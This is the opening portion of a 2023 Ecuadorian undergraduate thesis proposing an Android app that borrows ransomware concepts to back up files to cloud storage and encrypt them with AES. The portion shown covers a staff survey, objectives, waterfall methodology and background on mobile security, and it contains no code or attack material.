UNIVERSIDAD ESTATAL PENÍNSULA

DE SANTA ELENA

FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

TITULO DEL TRABAJO DE TITULACIÓN

Implementación de ransonware como mecanismo de seguridad para dispositivos móviles.

AUTOR

Mero Morán José Roberto

PROYECTO UIC

Previo a la obtención del grado académico en

INGENIERO EN TECNOLOGÍAS DE LA INFORMACIÓN

TUTOR

Lídice Haz López

Santa Elena, Ecuador

Año 2023

UPSE

UNIVERSIDAD ESTATAL PENÍNSULA
DE SANTA ELENA
FACULTAD DE SISTEMAS Y
TELECOMUNICACIONES

TRIBUNAL DE SUSTENTACIÓN

Ing. Jose Sánchez Aquino. Mgt.
DIRECTOR DE LA CARRERA

Ing. Eulice Haz López, Mgt.
TUTOR

Lcdo. Daniel Quirumbay Yagual, Mgt.
DOCENTE ESPECIALISTA

Ing. Marjorie Coronel Suárez. Mgt.
DOCENTE GUÍA UIC

UNIVERSIDAD ESTATAL PENÍNSULA

DE SANTA ELENA

FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

CERTIFICACIÓN

Certifico que luego de haber dirigido científica y técnicamente el desarrollo y estructura final del trabajo, este cumple y se ajusta a los estándares académicos, razón por el cual apruebo en todas sus partes el presente trabajo de titulación que fue realizado en su totalidad por MERO MORÁN JOSÉ ROBERTO, como requerimiento para la obtención del título de Ingeniero en Tecnologías de la Información.

La Libertad, a los 08 días del mes de Agosto del año 2023

TUTOR

Firmado electrónicamente por:
LIDICE VICTORIA HAZ LOPEZ

Ing. Lídice Haz López

UNIVERSIDAD ESTATAL PENÍNSULA
DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

DECLARACIÓN DE RESPONSABILIDAD

Yo, **Mero Morán José Roberto**

DECLARO QUE:

El trabajo de Titulación, Implementación de ransonware como mecanismo de seguridad para dispositivos móviles, previo a la obtención del título en Ingeniero en Tecnologías de la Información, ha sido desarrollado respetando derechos intelectuales de terceros conforme las citas que constan en el documento, cuyas fuentes se incorporan en las referencias o bibliografías. Consecuentemente este trabajo es de mi total autoría.

En virtud de esta declaración, me responsabilizo del contenido, veracidad y alcance del Trabajo de Titulación referido.

La Libertad, a los 08 días del mes de Agosto del año 2023

EL AUTOR


José Roberto Mero Morán

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA

FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

CERTIFICACIÓN DE ANTIPLAGIO

Certifico que después de revisar el documento final del trabajo de titulación denominado Implementación de ransonware como mecanismo de seguridad para dispositivos móviles, presentado por el estudiante, Mero Morán José Roberto fue enviado al Sistema Antiplagio, presentando un porcentaje de similitud correspondiente al 7%, por lo que se aprueba el trabajo para que continúe con el proceso de titulación.



TUTOR

Firmado electrónicamente por:
LIDICE VICTORIA HAZ LOPEZ

Ing. Lídice Haz López

AGRADECIMIENTO

A Dios, por haberme acompañado a lo largo de mi carrera universitaria, por permitirme tener una buena experiencia dentro de la institución, por ser mi guía y fortaleza en tiempos difíciles, por brindarme una maravillosa madre sobre todo por darme las fuerzas para seguir adelante llenándome de fe y sabiduría.

A mi madre Silvia Morán y mi familia, le agradezco por haberme inculcado de valores y principios, especialmente a mi madre por enseñarme que con esfuerzo y perseverancia se puede alcanzar los objetivos que nos propongamos, por haberme dado la oportunidad y el privilegio de una buena educación.

A los docentes que formaron parte de mi camino impartiendo sus conocimientos para que hoy en día pueda alcanzar mi objetivo. A mis compañeros que me brindaron su amistad y apoyo, sobre todo a Lady Mirabá Suárez que no permitió que me rindiera en ningún momento y siempre apoyarme. Gracias a todos he podido concluir con éxito un proyecto que al inicio parecía interminable. Muchas gracias.

José Roberto Mero Morán

DEDICATORIA

Dedico este trabajo a Dios, por bendecirme en todo momento y seguir dándome fuerzas para continuar. A mis padres Silvia Morán y José Mero, quienes me dieron la vida, educación, apoyo y consejos. A mis compañeros de estudio, en especial a Lady Mirabá por ser un gran apoyo en esta etapa, a mis maestros y a mi familia, quienes con su ayuda no hubiera podido salir adelante y concluir con este trabajo. A todos ellos siempre les tendré presente y les dedico este trabajo.

José Roberto Mero Morán

ÍNDICE GENERAL

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

INTRODUCCIÓN

Los dispositivos móviles se han convertido es una de las herramientas más utilizadas actualmente siendo incluso en varios casos el reemplazo de portátiles y máquinas de escritorio, debido que poseen funciones similares como el almacenamiento de nuestra información tanto personal como empresarial. En este contexto, el propósito principal del presente trabajo consiste en desarrollar un prototipo de una aplicación web que permita resguardar nuestra información y protegerlos con cifrado de datos mediante AES.

IESS es una institución pública que se centra en brindar servicios generales, donde se realizó una encuesta para ver el estado actual de como resguardan su información además de sus conocimientos acerca de temas como servicios en la nube, de seguridad informática y de malwares.

Por esta razón, se plantea el desarrollo de una aplicación móvil que permita el cifrado de los archivos y resguardo de los mismos. La aplicación se desarrollará utilizando software libre, como Android Studio, Gradle y como lenguaje de Programación de Java, permitiendo de esta manera reducir costos de implementación.

Para lograr este objetivo, se llevará a cabo una investigación rigurosa que permita definir los requerimientos del sistema, como el diseño de la aplicación. Se utilizarán técnicas de recolección de información como encuestas y cuadros comparativos para definir las herramientas que se usarán en el proyecto, en conclusión, el principal objetivo del trabajo expuesto es desarrollar una aplicación móvil que permita resguardar la información de los móviles y realizar el cifrado de la misma, ofreciendo un nuevo método de protección de datos en los dispositivos Android.

RESUMEN

El presente trabajo tuvo como finalidad implementar el ransonware como mecanismo de seguridad para dispositivos móviles enfocándose en el contexto de una institución pública, donde el personal realizo una encuesta para adquirir información relevante acerca de su conocimiento sobre como protegen sus datos, métodos y mecanismos que utilicen. Para realizar el prototipo se utilizó herramientas enfocados en desarrollo móvil y seguridad informática, además de utilizar la metodología en cascada, perfecta para desarrollo de software constado en 5 fases: Planteamiento, Análisis, Diseño, Programación y Pruebas. A través de lo expuesto anteriormente mediante una evaluación de rendimiento se califica con la velocidad que actúa la aplicación para realizar las funciones de cifrado de datos y respaldos.

Palabras claves: Aplicación móvil, Seguridad Informática, Criptografía

ABSTRACT

The purpose of this work was to implement ransonware as a security mechanism for mobile devices focusing on the context of a public institution, where the staff conducted a survey to acquire relevant information about their knowledge on how they protect their data, methods, and mechanisms they use. To make the prototype we used tools focused on mobile development and information security, in addition to using the waterfall methodology, perfect for software development consisting of 5 phases: Planning, Analysis, Design, Programming and Testing. Through the above mentioned by means of a performance evaluation, the speed at which the application performs the functions of data encryption and backups is qualified.

Keywords: Mobile Application, Computer Security, Cryptography

INTRODUCCIÓN

Capítulo 1: Fundamentación

1.1 Antecedentes

Los dispositivos móviles son cada vez más parecidos a los PC o portátiles, con funciones similares y por tanto riesgos similares, tales como: código malicioso, phishing, acceso a contenidos inapropiados u ofensivos, contacto con personas malintencionadas, pérdida de información, dificultades para garantizar la paz en la privacidad. en eso. Pero la naturaleza de los teléfonos inteligentes los hace más atractivos para los atacantes. [1]

Los usuarios almacenan una cantidad cada vez mayor de información personal y confidencial en estos dispositivos que, además de exponer el dispositivo al robo físico, puede ser muy útil para los ciberdelincuentes que buscan usar códigos maliciosos u otras amenazas para obtener ganancias ilícitas. [1]

En todo 2021 se registraron 25.389 robos a nivel nacional y solo hasta mayo de 2022 hubo 12.548 robos. Entre los bienes codiciados destacan los dispositivos electrónicos como celulares, tablets y portátiles [2], además de filtración de datos tanto personales como de trabajo, por este motivo se desea realizar una estudio acerca de cómo desarrollar a futuro una aplicación móvil basada en un tipo de malware denominado Ransonware, de este parten varias clases que son: Leakware, Scareware ,ScreenLockers ,Como servicio, bloqueo de sistema y el de cifrado de datos, donde se concentrara más el estudio en los dos últimos ya mencionados.

En una investigación que realizo la empresa de seguridad ESET Latinoamérica consultó a los usuarios si necesitaban una solución de seguridad en sus teléfonos inteligentes y 9 de cada 10 dijeron que era importante tener una solución de seguridad en sus teléfonos. Sin embargo, más del 80 % no utiliza herramientas de seguridad para proteger su información; solo el 20 % dice tener protección contra código malicioso o robo de dispositivos. [3]

El 25 de julio de 1970, con el Decreto Supremo núm. 40, publicado en el Registro Oficial del 10 de julio de 1970, No. El 15 de enero se crea la Caja Nacional de Seguridad Social como el actual Instituto de Seguridad Social del Ecuador - IESS, es una institución pública

con autonomía, también definida como entidad con patrimonio y personalidad jurídica propios, que tiene como cometido principal garantizar la seguridad social de todos los ciudadanos asegurados, sobre la base de los principios de solidaridad, universalidad, justicia y subsidiariedad, eficiencia, adecuación, transparencia y participación, que es la idea principal de la sociedad. [4]

Mediante las encuestas realizadas (Ver anexo 1) a 20 trabajadores del Instituto de Seguridad Social (IESS) provincia Santa Elena, ubicado en el cantón La Libertad, se puede determinar los siguientes puntos importantes: el 95% de los trabajadores poseen un dispositivo móvil, el 90% guarda tanto información personal como empresarial, el 50% no tiene una forma u método de resguardar sus datos y como último dato el 15% no puede llegar a recuperar su información en caso de pérdida del móvil u robo.

Con esta información podemos determinar varias puntos, muchos de los trabajadores no poseen una forma de respaldar su información debido que muchas pueden llegar a perderla, a pesar de conocer de los servicios que ofrecen almacenamiento en la nube, no están dispuestos a usarlo por varios factores tales como lentitud a la hora cargar los archivos, el consumo de la memoria del móvil y no tienen a disposición una conexión estable a la red, por lo cual muchos realizan los correspondientes respaldos al llegar a su hogar.

Además de perder la información que poseen puede existir una alta probabilidad de que sean objetivos de delincuentes que buscan cierta información exacta de la víctima sean datos bancarios, facturas, información de su trabajo para ver algún tipo u manera de infiltrarse en la empresa para actos ilícitos, a parte que esa misma cantidad de datos puede llegar a filtrarse por medio de la red afectando considerablemente a los usuarios.

En el caso de estudio ‘Recuperación de datos cifrados mediante control de versiones en nube’, una alternativa de Medina, Melquizedec; Martínez, Holzen presenta un estudio de Ransonware, respaldado por ejemplos de código abierto diseñados para enseñar este tipo de programa maligno, debido que una de las técnicas más comunes de los ciberdelincuentes es el secuestro de los datos mediante estas técnicas. [5]

Por otro lado, en el estudio que realizo Rodríguez López ‘Desarrollo de una aplicación de cifrado de imágenes en el sistema Android’ plantea el tema de la protección de imágenes, y la seguridad nunca será completa. Por esta razón, creemos que no importa cuán

complicado sea el patrón de bloqueo o la contraseña, no importa cómo intentemos ocultar imágenes en una ruta de carpeta ridículamente grande o hacer que las "imágenes confidenciales" sean indetectables para la biblioteca de imágenes. [6]

1.2 Descripción del Proyecto

Este proyecto investiga el comportamiento y funcionamiento del ransonware con el fin de implementarlo como mecanismo de seguridad para los dispositivos móviles mediante una aplicación informática. A continuación se describen las fases de desarrollo del proyecto:

Fase 1: Planteamiento

- Diseño y aplicación de encuestas a 20 trabajadores del Instituto de Seguridad Social (IESS) de la provincia de Santa Elena. Esto con el fin de conocer su nivel de uso de los servicios informáticos disponibles en la nube .

Fase 2: Análisis

- Investigación del funcionamiento de ransonware tales como el Slocker y el WannaLocker o posibles variantes para su respectivo análisis.
- Indagación acerca de Api's para utilizar servicios de almacenamiento en la nube por ejemplo el Drive Api que se utiliza para interactuar con el almacenamiento de Google Drive. [7]
- Análisis mediante un cuadro comparativo los lenguajes de programación Python, Java y Javascript para determinar cuál se acopla mejor al proyecto en cuestión.
- Análisis del funcionamiento de editores de código fuente para poder desarrollar la aplicación como Visual Studio Code optimizado con soporte para operaciones de desarrollo como depuración, ejecución de tareas y control de versiones. [8]
- Investigación de cómo aplicar la Api del asistente de Google como el gRPC que permite agregar control de voz, comprensión del lenguaje natural y la inteligencia de Google a sus ideas. [9]
- Análisis de la arquitectura de Android para mejor entendimiento del sistema operativo.

Fase 3: Diseño

- Definición de las bases de cómo desarrollar la aplicación basada en Ransonware.

- Detección de los posibles problemas que puedan llegar a presentarse a medida que se va estudiando este proyecto.
- Detallar las ventajas que traería consigo la aplicación móvil a los usuarios.
- Diseño de bocetos y wireframe acerca de la aplicación y las funcionalidades que traería consigo.

Fase 4: Programación

- Desarrollo del prototipo de la aplicación propuesta en este tema de investigación donde realiza dos acciones las cuales son: copia de seguridad y cifrado de datos.

Fase 5: Pruebas

- Realización de pruebas de funcionalidades del prototipo para evaluar ciertos parámetros.

Este proyecto contribuirá a la línea de investigación de Tecnología y Sistemas de la Información en las organizaciones y en la sociedad, debido que hace referencia a la computación, las telecomunicaciones y el procesamiento y/o transferencia de datos dando, así como un punto de partida para aplicaciones basadas en malwares que beneficien a la sociedad a la hora de proteger su información. [10]

1.3 Objetivos del Proyecto

1.1.1 Objetivo General

Diseñar una aplicación móvil basada en códigos de ransonware como mecanismo de seguridad para los dispositivos móviles

1.1.2 Objetivos Especificos

- Analizar comportamientos de Slocker y WannaLocker para elegir la mejor opción de la protección de datos.
- Definir los requerimientos funcionales y no funcionales para el diseño de la aplicación móvil.
- Desarrollar una aplicación que realice una copia de seguridad y cifrado de datos.
- Realizar pruebas de usabilidad para evaluar la funcionalidad de la aplicación móvil.

- Realizar un manual de usuario para dar asistencia a las personas que utilicen la aplicación.

1.4 Justificación del Proyecto

El uso de los teléfonos móviles ha cambiado la forma en que las personas se comunican, y hace aproximadamente medio siglo era impensable que se podían realizar muchas actividades utilizando la pequeña pantalla en la palma de la mano [11], las industrias, las organizaciones y los empresarios se han beneficiado de las herramientas y capacidades de las aplicaciones de la nueva era basadas en teléfonos inteligentes y otros dispositivos de alta tecnología. [12]

Al realizar las búsquedas de todas las herramientas necesarias para realizar una aplicación móvil basada en Ransonware, empezando por los análisis del Slocker y el WannaLocker debido que son compatibles con los dispositivos móviles facilitando así un poco el problema de la compatibilidad con los mismos para una mayor precisión a la hora de implementarlo en la app móvil, además se establecerá las posibles Api's para la aplicación facilitando de esta manera muchas de las funciones que tendría la misma tales como activación de servicios de red y almacenamiento en la nube para una mayor protección a la información del dispositivo; asistente de Google para mejor control sobre el móvil a la hora de activar la aplicación y por ultimo al determinar un editor de código optimizaríamos las operaciones y un control de versiones, de esta manera se proporcionaría las herramientas necesarias para desarrollar.

El análisis del comportamiento y funcionamiento del Ransonware permitirá determinar cómo realizar la aplicación de manera más eficiente sin afectar negativamente la privacidad de los datos, además, permite agregar nuevas formas de respaldar y proteger nuestra información, a parte se estudiará como interactúa con la arquitectura de Android para que exista una mejor relación entre el hardware y software del dispositivo con la aplicación móvil debido que muchas funciones serán a nivel de kernel.

Por último, el prototipo de la aplicación abarcaría lo que es los bocetos o más conocido como sketching de la aplicación móvil permitiendo tener una mejor perspectiva de lo que haría, tanto de las funciones que realizaría, las características que poseería, su estructura base facilitando así el trabajo de manera más rápida y permitiría detectar ciertos problemas antes de empezar con el desarrollo de la aplicación, además de presentar los

wireframe y Mockups se mostrara un prototipo donde se visualizara dos funciones principales como el resguardo de información como el cifrado del mismo, esto beneficia al desarrollador a la hora de concretarlo o realizar mejoras debido que nomas se presentaría una versión muy temprana de la misma y a los usuarios ya que tendrían una nueva forma o nuevo método de proteger sus datos.

El presente proyecto esta direccionado al Plan de Creación de Oportunidades específicamente al objetivo que se encuentra dentro del eje social debido que se busca innovar en nuevos productos con varias herramientas tecnológicas [13].

Objetivo 7.- Potenciar las capacidades de la ciudadanía y promover una educación innovadora, inclusiva y de calidad en todos los niveles.

7.2.- Promover la modernización y eficiencia del modelo educativo por medio de la innovación y el uso de herramientas tecnológicas. [13].

7.4.- Fortalecer el Sistema de Educación Superior bajo los principios de libertad, autonomía responsable, igualdad de oportunidades, calidad y pertinencia; promoviendo la investigación de alto impacto. [13].

1.5 Alcance del Proyecto

El desarrollo de esta investigación permitirá que el análisis de este tipo de malware como el Ransonware de paso permite desarrollar aplicaciones que ayuden a los usuarios a proteger sus datos, por otro lado, el desarrollo del prototipo permite implementar un nuevo mecanismo de seguridad en nuestros dispositivos móviles por medio de una copia de seguridad y cifrado de la información.

El presente proyecto abarcara las siguientes fases:

Fase 1: Planteamiento

En esta fase se realizó una encuesta a 20 trabajadores del Instituto de Seguridad Social (IESS) con el fin de conocer su nivel de uso de los servicios informáticos disponibles en la nube .

Fase 2: Análisis

Se realizo la investigación del funcionamiento de ransonware tales como el Slocker y el WannaLocker o posibles variantes para su respectivo análisis, además de Api’s para

utilizar servicios de almacenamiento en la nube como OneDrive o Google Drive; mediante cuadros comparativos sobre los lenguajes de programación Python, Java y Javascript se determinó cual de estos mejor se acopla al proyecto.

Se hizo cotejos acerca del funcionamiento de editores de código fuente para poder desarrollar la aplicación, además de como implementar la api del asistente de Google como el gRPC y por último se hizo un análisis de la arquitectura de Android para mejor entendimiento del sistema operativo.

Fase 3: Diseño

Se definió bases de cómo desarrollar la aplicación basada en Ransonware, por otro lado se detectó posibles problemas que puedan llegar a presentarse durante el desarrollo, detallando así las ventajas; por último se diseñó bocetos y wireframe acerca de la aplicación y las funcionalidades que traería consigo.

Fase 4: Programación

Se desarrollo el prototipo de la aplicación propuesta en este tema de investigación donde realiza dos acciones las cuales son: copia de seguridad mediante servicios de almacenamiento en la y cifrado de datos.

Fase 5: Pruebas

Realización de pruebas de funcionalidad de la aplicación basada en ransonware para medir ciertos parámetros como el tiempo de cifrado.

1.6 Metodología de Investigación

1.6.1. Diseño de la Investigación

Los métodos exploratorios son aquellos que investigan temas con poca información y se indaga desde una perspectiva innovadora [14]. La presente investigación no ha sido realizada a nivel nacional ni internacional debido que este tipo de malware como lo es el Ransonware solo se lo ha usado para fines negativos. Por lo tanto, se aplicará dicha investigación para realizar guías para desarrollar aplicaciones que ayuden a proteger nuestra información mediante diferentes estudios y análisis del Ransonware, además de las herramientas que servirán a este cometido.

La investigación diagnostica supone análisis de situaciones [15]. Mediante esto se realizará varios estudios o posibles situaciones que se pueden llegar a presentar durante el proyecto para tener un amplio conocimiento acerca de cómo implementar malware para la seguridad de nuestros móviles. Con esta investigación se podrá añadir un nuevo método de resguardo de nuestra información en dispositivos móviles.

La investigación bibliográfica es aquella donde se recopila conceptos para obtener un conocimiento sistematizado [16]. Mediante esto permitirá procesar escritos o documentos del tema en cuestión para comprender de mejor manera todos los componentes generando así un nuevo conocimiento.

La investigación experimental cuyo objetivo es controlar u alterar características para poder observar los resultados obtenidos [17]. Por lo cual ayuda al investigador manipular ciertas características del ransonware para lograr implementarlo como medida de seguridad para posterior observación de su comportamiento.

1.6.2.Variables del Estudio

Variable dependiente: El mejoramiento de la seguridad en dispositivos móviles.

Variable Independiente: Implementación de la aplicación del ransonware.

1.6.3.Población y muestra

1.6.3.1. Población de estudio

Se utilizará a la totalidad de la población, lo cual corresponde a 20 usuarios. Estos usuarios son funcionarios del IESS que cuenta con estudios de tercer y cuarto nivel; y poseen conocimientos en el manejo de tecnologías y utilizan dispositivos móviles.

1.6.3.2. Muestra de estudio

Para este estudio no se utiliza muestra.

1.6.4.Recolección y procesamiento de la información

1.6.4.1. Técnica de recolección de información

En esta sección, se detallará las técnicas e instrumentos para la recolección de información que se utilizaran en el estudio.

- Técnicas

Encuesta y observación

- Instrumentos

Para la encuesta se utilizará un cuestionario con 9 preguntas cerradas y de selección múltiple (Ver Anexo 1). Además se utilizará cotejos y cuadros comparativos para describir los datos observados.

1.6.4.2. Procesamiento de la Información

Para procesar los datos obtenidos mediante la encuesta se utilizó la plataforma de Google a través del servicio de Google form. El cual permite crear encuestas o cuestionarios en el navegador web o móvil, sin necesidad de algún tipo de software especial.

La información se presenta mediante el uso de estadística descriptiva con organizadores visuales como: gráficos de pastel.


1.7 Metodología del proyecto

1.6.5. Metodología Cascada

Para el presente proyecto se establecerá como base la metodología en cascada que define como una secuencia de fases, que al final de cada etapa reúne toda la documentación para garantizar que cumple con los requerimientos y especificaciones. [18]

Por lo tanto, la investigación se centrará en 5 fases:

Figure 1 Fases de la metodología en cascada



servicios informáticos disponibles en la nube .

- **Fase 2: Análisis**

  En esta fase se realizó la investigación y análisis de varios puntos tales como los ransonware Slocker y WannaLocker, Api's para utilizar servicios de

almacenamiento en la nube, los lenguajes de programación Python, Java y Javascript, del funcionamiento de editores de código fuente, la api del asistente de Google y por último la arquitectura de Android.

- **Fase 3: Diseño**

  En esta fase se definió bases de cómo desarrollar la aplicación basada en Ransonware, por otro lado se detectó posibles problemas que puedan llegar a presentarse durante el desarrollo, detallando así las ventajas; por último se diseñó bocetos y wireframe acerca de la aplicación y las funcionalidades que traería consigo.

- **Fase 4: Programación**

  En esta fase se desarrolló el prototipo de la aplicación propuesta en este tema de investigación donde realiza dos acciones las cuales son: copia de seguridad mediante servicios de almacenamiento en la y cifrado de datos.

- **Fase 5: Pruebas**

  En esta fase se realizó pruebas de funcionalidad de la aplicación.

Capítulo 2: Marco Referencial

2.1 Marco Contextual

2.1.1.- Instituto Ecuatoriano De Seguridad Social (IESS)

Es una organización pública y autónoma con una justicia privada y una solidaridad, la Constitución de 2008 consolida el IESS y a través del Artículo 34 para garantizar el derecho al Seguro Social como un derecho indispensable de todos, en el marco de los cambios revolucionarios realizados por el gobierno actual, El 20 de octubre de 2010, según la resolución del CD N ° 334, emitido por la Junta Directiva de IESS, amplió el seguro de salud de las sucursales, las personas retiradas y retiradas, relacionadas con sus hijos menores de 18 años y cónyuge, que aumenta el número de seguro [19].

2.1.2.- Superintendencia de Bancos(SIB)

Es el órgano encargado de vigilar, regular y supervisar las instituciones del sistema financiero del país, velando por que cumplan con la ley. También protege a los usuarios para mantener la confianza en el sistema. Según el art. 309 de la Constitución, el sistema financiero nacional comprende los sectores público, privado, popular y solidario, que intervienen en el gasto de los fondos públicos. Cada uno de ellos tendrá reglas y controles específicos y distintos que serán responsables de mantener su seguridad, estabilidad, transparencia y confiabilidad [20].

Estos organismos serán autónomos y sus directores serán responsables administrativa, civil y penalmente de sus decisiones. SIB aplica el principio de transparencia financiera, es decir, brindar información actualizada, completa y completa a todos los usuarios del sistema para facilitar y simplificar sus decisiones al momento de celebrar contratos y/o utilizar productos y servicios financieros. SIB publica estados financieros, tasas de interés, tarifas de servicios, estadísticas, leyes, reglamentos y brinda educación financiera, entre otros [20].

2.2 Marco Teórico

2.2.1 Antecedentes del estudio

2.2.1.1 Seguridad en dispositivos móviles con sistemas operativos Android y IOS

En este artículo donde trabajaron Parra Leidy, Vega Juan y Galindo Juan establecieron una perspectiva de análisis de aspectos importantes que tienen relación con la seguridad en los teléfonos móviles con sistemas operativos Android y IOS, describiendo antecedentes donde posteriormente se mostró una conceptualización de las características fundamentales de los sistemas en estudio, además se determinó mecanismos de seguridad que se pueden implementar por el usuario minimizando así lo riesgos en el uso de estos dispositivos [21].

En este trabajo definieron la seguridad en los dispositivos móviles como una disciplina que se encarga de elaborar normas, procedimientos, métodos y técnicas con el objetivo de conseguir un sistema seguro y confiable, por otro lado, se señala que estos dispositivos albergan una gran cantidad de información confidencial de sus dueños, convirtiéndose de esta manera un elemento importante para ellos incluso transformándose en una extensión de los mismos [21].

2.2.1.2 Dispositivos móviles y el fenómeno del BYOD. Su impacto en la seguridad de las organizaciones

Paula Venosa, Nicolás Macia, Carlos Damián Piazza Orlando y Sebastián Exequiel Pacheco Veliz determinaron en su trabajo que existen amenazas como el malware, robo, filtración de información, entre otras, que atentan contra la seguridad de los dispositivos móviles poniendo en riesgo los datos personales de los usuarios e incluso información sensible de las organizaciones debido que utilizan un "fenómeno cultural" denominado BYOD que consiste en usar sus celulares personales para las labores de la empresa reduciendo así gastos en equipos electrónicos [22].

Se investigo acerca de esta nueva temática donde se realizaron recomendaciones de seguridad respecto al BYOD tomando en cuenta como referencia la ISO 27000 donde fueron aplicadas en el ámbito de trabajo. La metodología utilizada permite identificar de manera sencilla cuales son los dispositivos que pueden llegar a un estado crítico dependiendo de la cantidad de datos que almacene o la importancia de los mismos [22].

A la hora de diseñar e implementar soluciones para la seguridad de los celulares se debe abordar esta problemática de manera integral teniendo en cuenta las normas que se apliquen, las herramientas que se utilicen para administrar de manera más fácil tales como el SOTI Mobicontrol que permite controlar las aplicaciones, contenido, servicios, filtros en llamadas y páginas web e incluso control de malware, toda la información se almacena o registra en la herramienta [22].

2.2.1.3 El Costo de la Seguridad en Dispositivos Móviles

Enrique Carrera en su trabajo de investigación entablo que el uso de mecanismos criptográficos dentro de las aplicaciones móviles puede consumir una gran cantidad significativa de recursos viéndose reflejadas en tiempo y consumo de energía. Sin embargo, las nuevas aplicaciones requieren cada vez una mayor garantía en su seguridad para un uso adecuado y preciso, es por ello, que se debe seleccionar un mecanismo adecuado de seguridad es de extrema importancia para alcanzar un nivel óptimo de satisfacción por parte de los usuarios [23].

Un claro ejemplo de estas aplicaciones de criptografía es la firma digital, se lo denomina "un conjunto de datos anexado a una unida de comunicación" permitiendo al recipiente probar la fuente e integridad de los datos protegiéndola contra algún tipo de falsificación o suplantación, además está el J2ME desarrollado por Sun Microsystmes que porta el lenguaje Java a los dispositivos con ciertas limitaciones de recursos, manteniendo disponible un subconjunto de sus funcionalidad base [23].

2.2.2 Variables del estudio

2.2.2.1 El mejoramiento de la seguridad en dispositivos móviles.

Esta variable nos permite visualizar como puede llegar a mejorar la seguridad de nuestra información en nuestros dispositivos móviles ante cualquier situación de pérdida del dispositivo, mediante el uso de cifrado y uso de servicios de almacenamiento en la nube.

2.2.2.2 Implementación de la aplicación del ransonware.

Esta variable permite que se utilice el concepto de ransonware para que sea usado de forma ética y ayude a proteger la información de nuestros dispositivos móviles, cifrando nuestra información para que nadie sin autorización pueda acceder a la misma.

2.3 Marco Conceptual

2.3.1 Seguridad Informática

La seguridad informática es la disciplina que en base a políticas y normas tanto internas como externas de la empresa , se encarga de proteger la integridad y privacidad de los datos que se encuentren almacenadas en un sistema informático contra cualquier tipo de amenazas, reduciendo los riesgos físicos como lógicos a los que están expuestos, no obstante en caso de que una amenaza se haga efectiva es indispensable procurar recuperar la información dañada o incluso robada [24] .

2.3.2 Aplicación Móvil

Una aplicación móvil es un programa que se puede descargar y acceder directamente desde un dispositivo móvil u otro dispositivo, como una tableta o un reproductor de MP3. En un teléfono inteligente u otro dispositivo, puede tener acceso a programas o aplicaciones para jugar, obtener indicaciones paso a paso, acceder a noticias, libros, datos meteorológicos y más [25].

2.3.3 Teléfono Móvil

Un teléfono móvil es un dispositivo electrónico inalámbrico de radiofrecuencia que funciona como cualquier teléfono fijo. Su principal característica es la portabilidad, ya que la realización de llamadas no depende de ningún terminal fijo y no requiere de ningún cable para conectarse a la red telefónica [26].

Aunque su función principal es la comunicación por voz como un teléfono normal, su rápido desarrollo ha incluido funciones adicionales como mensajería (sms), calendario, juegos, teléfono móvil, fotos, calendarios, acceso a Internet, reproducción de video e incluso GPS y reproductores de mp3. La evolución de los teléfonos móviles ha reducido su tamaño y peso, desde el Motorola DynaTAC, el primer teléfono móvil en 1983 que pesaba 780 gramos, hasta los teléfonos actuales más pequeños y con mejores prestaciones de servicio [26].

Además, a lo largo de los años se han desarrollado baterías más pequeñas y de mayor duración, se han desarrollado pantallas más nítidas y coloridas y se ha introducido un software más fácil de usar. Inicialmente, los teléfonos móviles solo permitían realizar llamadas de voz y enviar mensajes de texto. Con el desarrollo de la tecnología se han

agregado nuevas aplicaciones, como juegos, despertadores, calculadoras y acceso WAP. (acceso a Internet mediante páginas web especialmente diseñadas para móviles) [26].

2.3.4 Cloud o Nube

